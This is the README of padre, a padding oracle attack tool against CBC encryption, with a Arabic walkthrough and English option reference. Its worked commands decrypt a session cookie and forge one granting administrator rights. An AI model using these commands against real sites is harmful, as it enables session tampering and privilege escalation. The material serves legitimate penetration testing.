
 glebarez/padre
أداة استغلال Padding Oracle متقدمة وسريعة للغاية



padre هو أداة استغلال متقدمة لهجمات Padding Oracle ضد تشفير وضع CBC
الميزات:
أسرع طريقة هي تنزيل النسخة المُجمّعة مسبقاً لنظام تشغيلك من الإصدار الأخير
بدلاً من ذلك، إذا كان Go مثبتاً لديك، يمكنك البناء من المصدر:
go install github.com/glebarez/padre@latest
إذا وجدت padding oracle مشتبه به، حيث يتم تخزين البيانات المشفرة داخل ملف تعريف ارتباط (cookie) يُسمى SESS، يمكنك استخدام التالي:
padre -u 'https://target.site/profile.php' -cookie 'SESS=$' 'Gw3kg8e3ej4ai9wffn%2Fd0uRqKzyaPfM2UFq%2F8dWmoW4wnyKZhx07Bg=='

سيقوم padre تلقائياً بأخذ بصمة استجابات HTTP لتحديد ما إذا كان padding oracle يمكن تأكيده. إذا كان الخادم ضعيفاً بالفعل، سيتم فك تشفير الرمز المقدم إلى شيء مثل:
{"user_id": 456, "is_admin": false}
يبدو أنه يمكنك رفع صلاحياتك هنا!
يمكنك محاولة القيام بذلك عن طريق إنشاء بيانات مشفرة خاصة بك أولاً بحيث يقوم oracle بفك تشفيرها إلى نص عادي مخادع:
padre -u 'https://target.site/profile.php' -cookie 'SESS=$' -enc '{"user_id": 456, "is_admin": true}'
سيؤدي هذا إلى إخراج مجموعة أخرى من البيانات المشفرة، ربما شيء مثل ما يلي (إذا تم استخدام base64):
dGhpcyBpcyBqdXN0IGFuIGV4YW1wbGU=
الآن يمكنك فتح متصفحك وتعيين قيمة ملف تعريف الارتباط SESS إلى القيمة أعلاه. عند تحميل صفحة oracle الأصلية، يجب أن ترى الآن أنك رُفعت إلى مستوى المسؤول.
Usage: padre [OPTIONS] [INPUT]

INPUT:
	In decrypt mode: encrypted data
	In encrypt mode: the plaintext to be encrypted
	If not passed, will read from STDIN

	NOTE: binary data is always encoded in HTTP. Tweak encoding rules if needed (see options: -e, -r)

OPTIONS:

-u *required*
	target URL, use $ character to define token placeholder (if present in URL)

-enc
	Encrypt mode

-err
	Regex pattern, HTTP response bodies will be matched against this to detect padding oracle. Omit to perform automatic fingerprinting

-e
	Encoding to apply to binary data. Supported values:
		b64 (standard base64) *default*
		lhex (lowercase hex)

-r
	Additional replacements to apply after encoding binary data. Use odd-length strings, consiting of pairs of characters <OLD><NEW>.
	Example:
		If server uses base64, but replaces '/' with '!', '+' with '-', '=' with '~', then use -r "/!+-=~"

-cookie
	Cookie value to be set in HTTP requests. Use $ character to mark token placeholder.

-post
	String data to perform POST requests. Use $ character to mark token placeholder.

-ct
	Content-Type for POST requests. If not specified, Content-Type will be determined automatically.

-b
	Block length used in cipher (use 16 for AES). Omit to perform automatic detection. Supported values:
		8
		16 *default*
		32

-p
	Number of parallel HTTP connections established to target server [1-256]
		30 *default*

-proxy
	HTTP proxy. e.g. use -proxy "http://localhost:8080" for Burp or ZAP

